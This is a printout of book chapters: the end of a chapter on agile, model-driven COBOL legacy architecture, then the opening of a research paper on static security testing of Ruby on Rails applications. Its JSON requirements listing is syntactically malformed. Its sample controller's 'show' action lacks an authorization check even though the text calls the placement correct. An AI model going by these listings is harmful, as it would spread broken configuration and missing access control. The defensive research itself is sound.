The business of an enterprise does not usually change. On the other hand, the applications must be adjusted constantly to the new regulations and products. Most of these changes are related to business rules. A new product usually just resembles the characteristics of old products with the addition of new flows. A good tool for the maintenance and extension of applications is a rule-based engine that collaborates with existing software components and low-level modules. By combing the Semantic Web's technology, one should be able to build semantic models with very high-level abstractions. Semantic rules can be generated that can be interpreted by the rule-based engine. Based on the actions required for these rules, the rule-based engine would carry out the low-level computing, data and transaction processing.

Another potential big change is to migrate legacy applications to a new platform. A big-bang approach for migrating all legacy applications to a new platform in one go is rather risky. A gradual migration would require interoperations between software components in the new platform and software components in the legacy platform. From personal interest, a framework with a cross-platform architecture is being built by me. The framework contains the following features:

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

- A cross-platform architecture that utilizes SOA, an enterprise service bus (ESB), agent technology and service integration, which is being designed.
- It uses rule-based engines in both decentralized and host systems in order to tackle the rapid evolution of business rules.
- The process flow is driven by a combination of business rules, and the state data within the context is controlled by the rule-based engine.
- It allows dynamic business rules, services and process flows' composition based on metadata that can be interpreted by rule-based engines.

The concept of the architectural framework utilizing an ESB for application integration is illustrated in Figure 10. It has the following characteristics:

- The service bus is used for the integration of different enterprise applications.
- The legacy host system can provide services for its existing applications.
- The Central Intelligent Agent controls the business process and distributes the data processing to different software components in different platforms.
- Integration of Web-based services, mobile systems, community and social network systems, host systems and external systems in the cloud.

The modelling technique has been enhanced to include the following features:

- Models for code generation are platform and language independent.
- Formalization of domain-specific models for business rules, process flows and services, with the generation of metadata to be interpreted by rule-based engines.


Prototypes have been built for the rule-based engines in Java and COBOL, as well as the code generator for Java. The activities are ongoing. Further research is needed for each of the concepts stated in this section.

CONCLUSION

In this article, an architectural design for a legacy IT system as well as an agile and model-driven approach to software development has been presented. Patterns such as layered, component-based and service-oriented architecture form the basis of the design. The architecture was further refined to include centralized-process control in the form of a finite-state machine, context container and autonomous module development. Infrastructure and modelling tools have been built to assist application development using the architecture. The main modelling artefacts include UML class diagrams, state charts and activity diagrams. Codes are generated from these models. The generated codes include the COBOL structures, data-object descriptors for transformations between XML data and COBOL structures, process descriptors for business-process flow control and autonomous COBOL modules for data and business-rule processing.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Figure 10. Design of a cross platform architecture



An agile approach, coupled with a model-driven approach, allows us to implement an iterative and incremental development process, with fast delivery of useful software and continuous integration. It eliminates the heavy documents but also provides useful documentation through the models. Programming can also start at an earlier stage, parallel to requirement specifications. The approach had been applied to 13 projects that were all completed successfully, on time and within budget.

The software architecture and modelling framework with code-generation tools have been the main contributors to our success. In my opinion, particularly for enterprise applications, the design of the software architecture is crucial in order to ensure that the agile approach can be applied throughout the whole development life cycle. The software architecture should provide a foundation for the fast development of individual software components and continuous integration. It should ensure that changes and extensions can be made relatively easily. We designed a software architecture with a central process controller. Software components or modules are developed as autonomous units that can be unit tested. The architecture also provides a plug-and-play mechanism for components and modules. It makes changes and extensions rather straightforward tasks.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

A model-centric approach can eventually replace the code-centric one to software development. A model for an application can be an assembly of basic pre-programmed building blocks. Model patterns can be built for business processes, which can be tailored through configuration and parameterization, for various applications of the same nature. Semantic modelling can also be carried out in order to capture high-level abstractions of applications. Together with infrastructure such as a rule-based engine, we should be able to build, extend and maintain applications rather more quickly and easily. By using an ESB and rule-based engine, we can integrate legacy programs, as well as the new programs using modern technology, into an enterprise IT system. Legacy programs can be migrated to modern technology successively. Further research is required for the development of all these concepts.

REFERENCES

Agile Manifesto Group. (2001). Manifesto for Agile Software Development. *Agile Manifesto*. http://agilemanifesto.org

Ambler, S. W. (2010). Agile Modeling. *Ambysoft*. Retrieved from http://www.agilemodeling.com/

Ambler, S. W. (2013). What Was Final Status. Retrieved from http://www.linkedin.com/groups/What-was-final-status-most-1523.S.222770182

Babar, M. A., Brown, A. W., & Mistrik, I. (2014). *Agile Software Architecture*. Waltham, MA: Morgan Kaufmann.

Ballard, M. (2013). Why Agile Development Failed for Universal Credit. *ComputerWeekly*.com. Retrieved from http://www.computerweekly.com/news/2240187478/Why-agile-development-failed-for-Universal-Credit

Bell, T. E., & Thayer, T. A. (1976). Software Requirements: Are They Really a Problem? *Proceedings of the 2nd International Conference on Software Engineering* (pp. 61-68). IEEE Computer Society Press.

Blocher, M., Blumberg, S., & Laartz, J. (2012). Delivering Large-Scale IT Projects on Time, on Budget, And on Value. *McKinsey & Company*. Retrieved from http://www.mckinsey.com/insights/business_technology/delivering_large-scale_it_projects_on_time_on_budget_and_on_value

Boehm, B. (1986). A Spiral Model of Software Development and Enhancement. *Software Engineering Notes*, *11*(4), 14–24. doi:10.1145/12944.12948

Boehm, B. (1988). A Spiral Model of Software Development and Enhancement. *IEEE Computer*, *21*(5), 61–72. doi:10.1109/2.59

Bogard, J. (2012). Why I'm done with Scrum. *LosTechieshoughtWorks.* Retrieved from http://lostechies.com/jimmybogard/2012/09/12/why-im-done-with-scrum

Booch, G., Maksimchuk, R. A., Engle, M. W., Young, B. J., Conallen, J., & Houston, K. A. (2007). *Object-Oriented Analysis and Design with Applications* (3rd ed.). Upper Saddle River, NJ: Addison-Wesley.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Brown, A., Johston, S., & Kelly, K. (2002). Using Service-Oriented Architecture and Component Based Development to Build Web Application. *A Rational Software White Paper.* Retrieved from http://www.ibm.com/developerworks/rational/library/content/03July/2000/2169/2169.pdf

Business Architecture. (2010). Business Architecture. *WIKIPEDIA*. Retrieved from http://en.wikipedia.org/wiki/Business_architecture

Chang, V. (2015). Towards a Big Data System Disaster Recovery in Private Cloud. *Ad Hoc Networks*, *35*, 62–82. doi:10.1016/j.adhoc.2015.07.012

Chang, V., & Ramachandran, M. (2015). *Towards achieving Data Security with the Cloud Computing Adoption Framework. IEEE Transaction on Service Computing, PP(99)*. IEEE.

Chang, V., & Ramachandran, M. (2016). Towards achieving data security with the cloud computing adoption framework. *IEEE Transactions on Services Computing*, *9*(1), 138–151.

Chappell, D. A. (2004). *Enterprise Service Bus*. Sebastopol, CA: O'Reilly.

DeRemer, F., & Kron, H. (1975). Programming in the Large versus Programming in the Small. *Proceeding of the International Conference on Reliable Software* (pp. 114-121). New York, NY: ACM. doi:10.1145/800027.808431

Fowler, M. (2004). *UML Distilled: A Brief Guide to the Standard Object Modeling Language* (3rd ed.). Boston, MA: Addison-Wesley.

Fowler, M. (2006). *Patterns of Enterprise Application Architecture*. Boston, MA: Addison-Wesley.

Gualtieri, M. (2011). Agile Software is A Cop-Out; Here's What's Next. *Forrester.* Retrieved from http://blogs.forrester.com/mike_gualtieri/11-10-12-agile_software_is_a_cop_out_heres_whats_next

Harlow, M. (2014). Coconut Headphones: Why Agile Has Failed. *Code Rant.* Retrieved from http://mikehadlow.blogspot.ch/2014/03/coconut-headphones-why-agile-has-failed.html

Hartmann Preuss, D. (2006). Interview: Jim Johnson of Standish Group. *InfoQ*. Retrieved from http://www.infoq.com/articles/Interview-Johnson-Standish-CHAOS

Hopkins, R., & Harcombe, S. (2014). Agile Architecting: Enabling the Delivery of Complex Agile Systems Development Projects. In M. A. Babar, A. W. Brown, & I. Mistrik (Eds.), *Agile Software Architecture*. Waltham, MA: Morgan Kaufmann. doi:10.1016/B978-0-12-407772-0.00011-3

Isotta-Riches, B., & Randell, J. (2014). Architecture as a Key Driver for Agile Success. In M. A. Babar, A. W. Brown, & I. Mistrik (Eds.), *Agile Software Architecture*. Waltham, MA: Morgan Kaufmann. doi:10.1016/B978-0-12-407772-0.00014-9

Jackson, M. A. (1975). *Principles of Program Design*. Cambridge, MA: Academic Press.

Johnson, J., Boucher, K. D., Connors, K., & Robinson, J. (2001) Collaborating on Project Success. *SOFTWAREMAG*. Retrieved from http://www.softwaremag.com/archive/2001feb/collaborativemgt.html

Kay, R. (2002). System Development Life Cycle. *Computerworld.* Retrieved http://www.computerworld.com/article/2576450/app-development/app-development-system-development-life-cycle.html

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Kiggundu, A. (2014). Agile – Theory vs. Practice. *ThoughtWorks.* Retrieved from http://www.thoughtworks.com/insights/blog/agile-theory-vs-practice

Krigsman, M. (2006). Success Factors. *ZDNet*. Retrieved from http://www.zdnet.com/blog/projectfailures/success-factors/183

Kruchten, P. (2011). Agile's Teenage Crisis. *InfoQ*. Retrieved from http://www.infoq.com/articles/agile-teenage-crisis

Larman, C. (2003). *Agile and Iterative Development: A Manager's Guide*. Reading, MA: Addison-Wesley.

Lauer, M. T. (2014). Why are Banks Still Using COBOL. *Quora.* Retrieved https://www.quora.com/Why-are-banks-still-using-COBOL

Malan, R., & Bredemeyer, D. (2010). Software Architecture and Related Concerns. *Resources for Software Architects*. Retrieved from http://www.bredemeyer.com/whatis.htm

McGovern, J., Ambler, S. W., Stevens, M. E., Linn, J., Sharan, V., & Jo, E. K. (2003). *A Practical Guide To Enterprise Architecture*. Upper Saddle River, NJ: Prentice Hall PTR.

Mitchell, R. L. (2012). Brain Drain: Where COBOL Systems Go from Here. *Java World.* Retrieved from http://www.javaworld.com/article/2071284/scripting-jvm-languages/brain-drain--where-cobol-systems-go-from-here.html

Moczar, L. (2013). Why Agile Isn't Working: Bringing Common Sense To Agile Principles. *CIO*. Retrieved from http://www.cio.com/article/2385322/agile-development/why-agile-isn-t-working--bringing-common-sense-to-agile-principles.html

Murphy, M. (2014). Agile Project Failure kills £15m Surrey Police System. *COMPUTERWORLDUK*. Retrieved from http://www.computerworlduk.com/news/it-business/3525952/agile-project-failure-kills-15m-surrey-police-system/

Patel, C., & Ramachandran, M. (2009). Agile Maturity Model (AMM): A Software Process Improvemnet Framework for Agile Software Development Practices. *Int. J. of Software Engineering*, *2*(1), 3–18.

Rakitin, S. R. (2001). Manifesto Elicits Cynicism: Reader's Letter to the Editor by Steven R. Rakitin. IEEE Computer, (34) 4. IEEE.

Richards, M. (2015). *Software Architecture Patterns*. Sebastopol, CA: O'Reilly.

Roshen, W. (2009). *SOA-Based Enterprise Integration*. New York, NY: McGraw-Hill.

Royce, W. (1970). Managing the Development of Large Software Systems. *Proceedings of IEEE WESON*, 28, 1-9.

Saravanan, G. (2013). Why Software Engineering Fails! (Most of the Time). Retrieved from https://www.linkedin.com/groups/Why-Software-Engineering-Fails-Most-1523.S.221165656

SDLC. (2013). Software Development Life Cycle. *SDLC*. Retrieved from http://www.sdlc.ws/

Sessions, R. (2008). *Simple Architectures for Complex Enterprises*. Redmond, WA: Microsoft Press.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Siegel, J. (2001). *Quick CORBA 3*. NY: John Wiley & Sons.

Sneed, H. M. (2012). Reengineering and Wrapping Legacy Modules for Reuse as Web Services: Motivation, Method, Tools, and Case Studies. In A. D. Ionita, M. Litoiu, & G. Lewis (Eds.), *Migrating Legacy Applications: Challenges in Service Oriented Architecture and Cloud Computing Environments*. Hershey, PA: Information Science Publishing.

Software Crisis. (2010). Software Crisis. *WIKIPEDIA*. Retrieved from http://en.wikipedia.org/wiki/Software_crisis

Software Engineering. (2010). Software Engineering. *WIKIPEDIA*. Retrieved from http://en.wikipedia.org/wiki/Software_engineering

Standish Group. (2009). CHAOS Summary 2009. *The Standish Group*. Retrieved from http://www.standishgroup.com/newsroom/chaos_2009.php

Stellman, A., & Greene, J. (2015). *Learning Agile: Understand SCRUM, XP, Lean, and Kanban*. Sebastopol, CA: O'Reilly.

Sweeny, R. (2010). *Achieving Service-Oriented Architecture*. Hoboken, New Jersey: John Wiley & Son.

Umar, A., & Zordan, A. (2009). Reengineering for service oriented architectures: A strategic decision model for integration versus migration. *Journal of Systems and Software*, *82*(3), 448–462. doi:10.1016/j.jss.2008.07.047

Wegner, P. (1989). Concepts and Paradigms of Object-Oriented Programming. *Expansion of Oct. 4 OOPSLA-89 Keynote Talk*..

Winston, P. H. (1992). *Artificial Intelligence* (3rd ed.). Reading, MA: Addison-Wesley.

Yourdon, E., & Constantine, L. L. (1979). *Structure Design: Fundamentals of a Discipline of Computer Program and System Design*. Upper Saddle River, NJ: Yourdon Press.

Zimmermann, H. (1980). OSI Reference Model — The ISO Model of Architecture for Open Systems Interconnection. *IEEE Transactions on Communications*, *28*(4), 425–432. doi:10.1109/TCOM.1980.1094702

This research was previously published in the International Journal of Organizational and Collective Intelligence (IJOCI), 6(4); edited by Victor Chang and Dickson K.W. Chiu, pages 65-97, copyright year 2016 by IGI Publishing (an imprint of IGI Global).

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Section 2

Development and Design Methodologies

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Chapter 8
Method Using Command Abstraction Library for Iterative Testing Security of Web Applications

Seiji Munetoh
The Graduate University for Advanced Studies (SOKENDAI), Japan & IBM Research, Japan

Nobukazu Yoshioka
National Institute of Informatics (NII), Japan & The Graduate University for Advanced Studies (SOKENDAI), Japan

ABSTRACT

A framework based on a scripting language is commonly used in Web application development, and high development efficiency is often achieved by applying several Agile development techniques. However, the adaptation of security assurance techniques to support Agile development is still underway, particularly from the developer's perspective. The authors have addressed this problem by developing an iterative security testing method that splits the security test target application into two parts on the basis of the code lifecycle, application logic ("active development code") and framework ("used code"). For the former, detailed security testing is conducted using static analysis since it contains code that is changed during the iterative development process. For the latter, an abstraction library at the command granularity level is created and maintained. The library identifies the behavior of an application from the security assurance standpoint. This separation reduces the amount of code to be statically inspected and provides a mechanism for sharing security issues among application developers using the same Web application framework. Evaluation demonstrated that this method can detect various types of Web application vulnerabilities.

DOI: 10.4018/978-1-5225-3422-8.ch008

Copyright © 2018, IGI Global. Copying or distributing in print or electronic forms without written permission of IGI Global is prohibited.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

INTRODUCTION

Ensuring the security of Web applications is essential since they are connected to the Internet and exposed to attack. Various approaches have been taken to improving their security. For example, software vulnerabilities, weaknesses, and attack patterns have been enumerated and are being maintained by the MITRE Corporation[1] to support the sharing of security issues by software developers. In addition, application security has been improved through application of such practices as Security Development Lifecycle, Secure by Design, and Secure by Default (Microsoft, 2011). Unfortunately, the problem of Web application security remains for various reasons, including the evolution of software development methodologies, human errors in programming and configuration, and intentional avoidance of the default security features as a workaround.

An idealistic approach is to rely on the programming language and application framework to completely hide security-related issues from application programmers. While such concealment is gradually becoming a reality, security assurance is still a complex and tedious task in application development since security is related to non-functional requirements. There are new security issues associated with new features, and there are security functions closely related to application functionalities, e.g., access control. Hence, new methods and automation tools that facilitate awareness of the latest security issues and topics in application development are still required.

On the one hand, conventional security assurance methods such as security requirements documentation, secure design and implementation, and security testing align with and have been proven in the waterfall-style development process. These methods have been used for large-scale system development by leading software companies. They require professional human resources such as security experts, ample budget, and substantial development time. On the other hand, Agile development methods have recently become widely used, particularly by small teams with a limited budget. There is therefore a mismatch between Agile development methods and conventional security assurance methods.

At present, it is necessary to use a combination of various tools and methods to achieve security assurance. A unified tool would simplify security assurance and be better suited to Agile development. In addition, the tool itself should be developed using the Agile development approach to respond to changes in the environment and in technology.

In this paper, we propose a comprehensive method that uses an automation tool to facilitate the security assurance of Agile Web application development using a scripting language and an application framework. The target application is divided into two parts, the application logic ("active development code") and the framework ("used code"). From a static code analysis point of view, the boundary between the application and the framework is unclear since both are written in the same scripting language. We clearly distinguish the two parts on the basis of the differences in lifecycle and maturity and deal with them using completely different approaches.

For the former, detailed security testing is conducted using static analysis, including data flow analysis and control flow analysis. For the latter, an abstraction library at the command granularity level is created that identifies both security features and potential weaknesses provided by the framework. This separation reduces the amount of code to be statically inspected during iterative software development. The effect of the library is not only to reduce the inspection time but also to facilitate the sharing of security knowledge among developers using the same application framework and components. The library provides security knowledge with more detailed granularity than conventional methods and identifies vulnerabilities and security countermeasures at the command level.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

We evaluate the proposed method and tool by checking the capability of vulnerability detection that has occurred in Rails applications and the feasibility of adaptive test-driven development of the security testing tool itself.

This paper is structured as follows: First, we briefly describe the background of this research, including Agile development and the vulnerabilities of Web applications using Ruby on Rails, and describe the problem. Next, the details of the proposed method and implementation of the automation tool are explained. Then, we evaluate the ability of the proposed method to detect the vulnerability of a typical broken Web application and actual weaknesses listed in the Common Vulnerabilities and Exposures (CVE) dictionary.[2] Finally, after discussing the evaluation results and related work, we summarize the key points and mention future work.

BACKGROUND

In this section, we first introduce Agile Web application development, and then examine the vulnerabilities common to Web applications as an example. After that, we summarize the security assurance challenge of Agile development.

Agile Web Application Development

Software development methods and processes are constantly evolving. With the spread of open source software, almost anybody can construct a product-level application easily and quickly. In Web application development, the evolution of the application framework, the distribution of the various components, and the spread of cloud computing enable the development and deployment of large-scale applications in a short period of time by a small development team.

A development process called Agile has spread along with the evolution in programming languages and application frameworks. The Agile manifesto, published in 2001 (Beck et al., 2001), has been applied to a variety of software development projects. Consequently, the speed of application development has increased as the iterative cycle has been shortened. In particular, Agile Web application development can be done using an application framework based on an object-oriented scripting language like Python, Ruby, and PHP (PHP: hypertext preprocessor).

In this paper, we focus on the Ruby on Rails ("Rails") Web application framework.[3] Since, Rails is written in the Ruby scripting language and widely used in Agile application development. Test-driven development is common in Rails development. The Rails project provides a good security guide for framework users. In addition, there are several static security-testing tools available for Rails (Collins, 2012).

Vulnerabilities of Web Applications Using Ruby on Rails

To better understand a vulnerability of Rails application that may occur in practice, we analyzed the CVE registration status for Rails application vulnerabilities. This was done by hand since the CVE registration is not classified by application framework usage. We found at least 74 CVE registrations in the database from 2006 to 2013. Table 1 lists the vulnerabilities by type of weakness based on the Common Weakness Enumeration (CWE) dictionary[4] and by origin. The vulnerabilities related to user input are *CWE-79 (Cross-site Scripting)*, *CWE-94 (Code Injection)*, *CWE-89 (SQL Injection)*, *CWE-22*

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Table 1. Classification of Ruby on Rails CVEs by weakness and origin

Weakness*	Type	Total	Origins.			
			App.	Lib.	Conf.	Others
264 Access control	Design	15	7	2	3	3
200 Info. exposure	Design	5	2	0	1	2
287 Improper auth.	Design	1	0	1	0	0
255 Mass assignment	Design	7	2	0	1	4
79 XSS	Imp.	12	8	1	0	3
94 Code injection	Imp.	5	3	1	0	1
89 SQL injection	Imp.	3	3	0	0	0
20 Improper input validation	Imp.	4	4	0	0	0
352 Cross-site request forgery	Imp.	6	5	0	0	2
310 Cryptographic issue	Misc.	6	0	2	1	3
Others	Misc.	9	5	1	0	3

*Based on Common Weakness Enumeration dictionary

(Path Traversal), and *CWE-20 (Improper Input Validation)*. In general, they are implementation bugs and can be detected by static verification of application code. In contrast, detection of a design flaw requires security requirements that describe the correct application behavior. In the CWE dictionary, the access control and privileged asset related weaknesses, i.e., *CWE-264 (Permission, Privileges, and Access Control)*, *CWE-200 (Information Exposure)*, *CWE-287 (Improper Authentication*), and *CWE-255 (Mass Assignment),* are design-side problems. Thus, they cannot be detected by conventional static code analysis. *CWE-352 (Cross-Site Request Forgery)* is simply forgetting to call the security features offered by the Rails framework. *CWE-310 (Cryptographic Issue)* is improper use of cryptographic functions.

Figure 1 shows the trend in reported vulnerabilities by type. Although the security countermeasures in the Rails framework have been gradually extended through major upgrades, the number of vulnerabilities has continued to increase for all three types. One possible reason for this is that large vendors that manage security issues for their products rigorously use Rails. Thorough security testing during application development would mostly prevent these issues from becoming a problem. In any case, documentation of the explicit security requirements of the system is important for addressing these vulnerabilities.

As shown in Figure 2, about half the problems originated in the application code. This means that the application programmer is largely responsible for ensuring security even if an advanced application framework is used. They must not only detect implementation bugs by reviewing the code or using a static security testing tool but also detect the design flaw by referring to the security requirements. However, the security requirements are not fully documented in most cases.

Security Assurance and Agile Development

It has been pointed out that some of conventional security assurance methods and approaches are not suitable for Agile development practices (Beznosov & Kruchten, 2004) (Bartsch, 2011) (Wood, 2013). In particular, those methods that rely on human resources are not well suited to Agile development.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Figure 1. Trend in reported vulnerabilities by type





Figure 2. Trend in reported vulnerabilities by origin



Such methods include threat analysis and code reviews by security experts. The creation of appropriate documentation is an especially difficult problem. Such documentation is essential to the continuous and widespread sharing of security knowledge. In general, the use of well maintained existing functional components is more secure than the use of ones developed from scratch. The problem is that programmers tend to use them without properly understanding the usage, and use them improperly from their application code. Since, the documentation of open source components is insufficient, and sufficiently detailed security guides are rare in general.

Model-driven security is one way to ensure security requirements and implementation. A model-centric approach provides a clear, declarative expression for specifying security and design requirements, and a way for developer to bridge the gap between security and application design. However building and maintaining a good model takes time and knowledge (Basin et al., 2011), which means that modeling is incompatible with Agile development (Baca and Carlsson, 2011).

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

A security code review is generally used to identify vulnerabilities. A penetration test is typically used to ensure the security of Web applications: an actual attack is carried out, and the performance of the security functions is evaluated. Many automated security-testing tools have been developed for Web applications because manual tests are problematic due to cost and time. Moreover, the quality of the review depends on the reviewer's capability. Several of these tools have been put to practical use (Goertzel et al., 2007). There are two approaches to testing application security: one is a static approach in which the application source code is analyzed, and the other is a dynamic approach in which an attack against a running application is emulated. These two approaches have different pros and cons.

With the static approach, the source code of the Web application is analyzed directly, and the locations of code that might create a security problem are identified. Since all the application source code is inspected, the code coverage is 100%. However, complete and accurate analysis is difficult. This can result in false-positive warnings, which increases the burden of confirmation (Johnson et al., 2013). In general, this approach is more complicated and takes longer to improve precision.

Two common methods for static verification are control flow analysis and data flow analysis. The former focuses on vulnerabilities related to application behavior such as access control. The latter focuses on typical Web application vulnerabilities related to injection attacks and similar attacks due to the lack of validation and with the sanitization of input data. In general, static data flow analysis of a dynamic programming language is difficult to due to the dynamic behavior. Static analysis techniques have been applied to Rails to identify vulnerabilities by several researchers (Chaudhuri and Foster, 2010)(Doupé et al., 2011)(Near and Jackson, 2014).

With the dynamic approach, an automatic tool, "a vulnerability scanner," tests the actual operation of the application. The Data Security Standard created by the PCI Security Standards Council[5] dictates that third parties periodically use such a scanner to test application security. Such a dynamic security test is time-consuming and has low controllability from the application developer point of view. It is thus inappropriate for debugging in a conventional development cycle, especially a short iteration cycle. Although dynamic security testing can be done using a commercially available tool, it is generally too expensive for Agile development based on open source components and run by a small team with a low budget. This is supported by a survey of the actual usage of security tools by Xiao et al., which revealed that smaller development teams tended to have weaker security tool support than larger teams (Xiao et al, 2014).

It is important to understand the coverage of security testing, but it is difficult to estimate the test coverage at source code level of the dynamic security testing approach. Dao and Shibayama presented a criterion they call "security sensitive data flow coverage." They define a security sensitive sink in the code, and test cases are generated on the basis of branch and sink coverage criteria (Dao and Shibayama, 2011). Therefore, static verification is preferable in terms of execution speed and test coverage within an iteration of application code development.

Research Questions

Achieving security assurance in the form of a tractable tool is an effective approach to solving the security assurance problems in Agile development described above. To facilitate development of such a tool, we posed two research questions (RQs).

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

RQ1: How Can Security Issues Related to Web Application Development be Handled in a Unified Manner? At present, it is necessary to use a combination of various tools and methods to achieve security assurance. A unified tool would simplify security assurance and be better suited to Agile development.

RQ2: How Can Such a Security-Testing Tool be Developed? Achieving security assurance requires responding to changes in the environment and in technology. Therefore, a tool that is effective against new threats and stays current with changes in the target Web application framework should be developed using the Agile development approach.

PROPOSED METHOD


The proposed comprehensive method that uses an automation tool answers RQ1 by detecting vulnerabilities in both design and implementation through static analysis of the application code. Specifically, it generates a model from the application code and verifies the security properties by using the model. Converting the code into a model enables verification of the application at the behavior level, which enables identification of design problems.

The behavior of model-view-controller (MVC) type Web applications such as Rails can be mapped as shown in Figure 3. The solid lines represent the control flow, and the broken ones represent the data flow. Since the major attack surface is the input to the controller, one aim of the security test is to determine whether the application behaves correctly; i.e., that it operates as expected for any input to the controller.

Separation of Security Test Target

Most Web application frameworks do not support model-driven development. They mainly support code-centric and test-driven Agile development. The programmer writes and maintains the application source code and test cases. Therefore, a practical requirement for a model to be used for security assur-

Figure 3. Model of MVC Web application



EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

ance is that the model be automatically and statically generated from the source code. To streamline such automatic model generation, we split the target application into two parts on the basis of the code lifecycle. One part is the application code, which is actively developed ("active development code"). The other is a function library, which is maintained by another party, such as the application framework and external components used by the application under development ("used code"). Table 2 summarizes the characteristic of these two parts. They are described using the same scripting language. However, a different security assessment approach should be applied to each since they have different development lifecycles.

This division provides two benefits. First, it reduces the size of the target code to be statically analyzed and focuses the application behavior that described in the application code. Second, it clarifies the capability of the framework regarding security-related behaviors, including potential weaknesses and countermeasures at the command level. Here, "command" means a Ruby-specific method that is similar to a function in other programming language. Thus, a major feature of the proposed method is abstraction of the function library as a "command abstraction library (CALib)." Listing 1 shows example of controller class code of Rails. In this code, commands registered by CALib are shown in bold. The "authenticate_user!" command checks the application user whether authenticated of all the methods in this class. If not, it is redirected to sign in pages. The "authorized!" command checks user has valid access right to this resource. The "redirect_to" command defines the control flow of application. The methods of "User" Model class such as "all", "find", and "update_attributes", are command to access backend database.


An outline of the assumed application structure and the flow of modeling and security testing are shown in Figure 4. In general, the application code executes the security functions (commands) provided by the application framework, the external components, and library part of the application. The CALib organizes the security characteristics of all the commands called by the application (active development code). Another important function of CALib is model generation, an auxiliary function. First, the parser converts the application source code into an abstraction syntax tree (AST). It then generates an application behavior model in accordance with the definition in CALib while parsing the AST. Finally, the model is checked against the system's security requirements to identify vulnerabilities. We assume that a functional requirement is either not documented or is a test case. However, the programmer must describe the system's security requirements in a simple form in order to identify problems in the design. Listing 2 shows the example requirements that define role based access control policy for the class of Listing 1. In this example, the commands related to access control are correctly placed to match the requirements. The "administrator" has full access to the User model. The "user" can only access the own

Table 2. Comparison of "active development code" and "used code"

Characteristics	Active Development Code	Used Code
Code scope	Main MVC code	Library
Code express	Application behavior	Basic functionalities
Responsibility	Project (programmers)	External (third parties)
Code update freq.	High (daily)	Low (monthly)
Security assurance method	Code review and static test	Component level management (security update)
Documentation	Rarely	Occasionally

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Figure 4. Model generation and security assessment flow from application and framework code



record. The static security analysis detects and reports any warnings or errors. A warning indicates that there are potential vulnerabilities in the application code or security requirements. An error indicates problems with model generation, e.g., inadequacy of the CALib. In the latter case, the CALib must be updated and fixed to support the target application code.

Listing 1. Example controller code of Ruby on Rails

```
1 class UsersController < ApplicationController
2   before_filter :authenticate_user!
3   def index
4     authorize! :index, @user, :message => 'Not authorized.'
5     @users = User.all
6   end
7   def show
8     @user = User.find(params[:id])
9   end
10   def update
11     authorize! :update, @user, :message => 'Not authorized.'
12     @user = User.find(params[:id])
13     if @user.update_attributes(params[:user], :as => :admin)
14       redirect_to users_path, :notice => "User updated."
15     else
16       redirect_to users_path, :alert => "Unable to update user."
17     end
18   end
19 end
```


EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

The application behavior model generated from application code is an abstraction of the MVC code in terms of security. It models the control flow and the data flow of the application on the basis of the security information provided by the CALib.

Command Abstraction Library (CALib)

Commands are classified into four types.

- **Control Flow Commands (CFCs):** Commands that generate a control flow
- **Data Flow Commands (DFCs):** Commands that generate a data flow
- **Security Commands (SCs):** Commands that provide a security function
- **Risky Commands (RCs):** Commands that requires security precautions

Listing 2 Example requirements in JSON

```
1 {
2  "roles": {
3    "admin": {
4      "description": "system admin"
5    },
6    "users": {
7     "description": "system user"
8    }
9  },
10  "asset_base_policy": {
11    "user" {
12      "is_authenticated": true,
13      "is_authorized": true,
14      "roles" [
15        {
16          "role": "admin",
17          "action": "CRUD"
18         },
19         {
20           "role": "user",
21           "action": "R"
22           "is_owner": true
23         }
24      ]
25    }
26  }
27 }
```


EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

CFC and DFC are used for application model generation. As shown in Figure 3 control flow consists of Controller and View states as a node and transitions between them. A CFC generates a transition between the Controller and View states. A DFC generates a data flow, especially for application input and output, as an HTML message to controller and out from view template.

A RC is a security sensitive sink, as defined by Dao and Shibayama (Dao and Shibayama, 2011). Therefore, a RC can be problematic, and its improper use can result in vulnerability. In general, if a RC is used, an appropriate SC must be used as a countermeasure. The command attributes must be subdivided in order to select the verification methods at the time of static analysis using generated application model.

Static Security Analysis of Application Code and Generation of Application Behavior Model

The basic strategy for static analysis of an application behavior model is to determine whether the potential security problems, i.e., the "sinks," are being handled correctly. Therefore, the sinks are listed first, and then the application model is inspected to see if there are problems with each sink. Three types of sinks are assumed. Problems specific to the application domain are one type. For example, cross-site scripting (XSS) corresponds to the Web application and is not directly associated with a RC. The problems caused by RCs are the second type. For example, SQL injection corresponds to careless use of a RC. The problems requiring a clear definition of the system's security requirements are the third type, e.g., access control.


Figure 5 shows the patterns of the data flow model as an example of the correct relationship between the commands and the generated application behavior model for Rails. The major Web application security problem is improper handling of user input (HTML_IN). The application must check the access authority by using the "before_filter" command placed in each Controller class code in Rails. In this example, "authenticate?" and "authorize?" are SCs of the access control function provided by the framework. This arrangement is determined on the basis of the security requirements, which clearly define the access control policy. In addition, a countermeasure against cross-site request forgery (CSRF) is implemented by calling the "protect_from_forgery" command in the parent class of the controller in Rails.

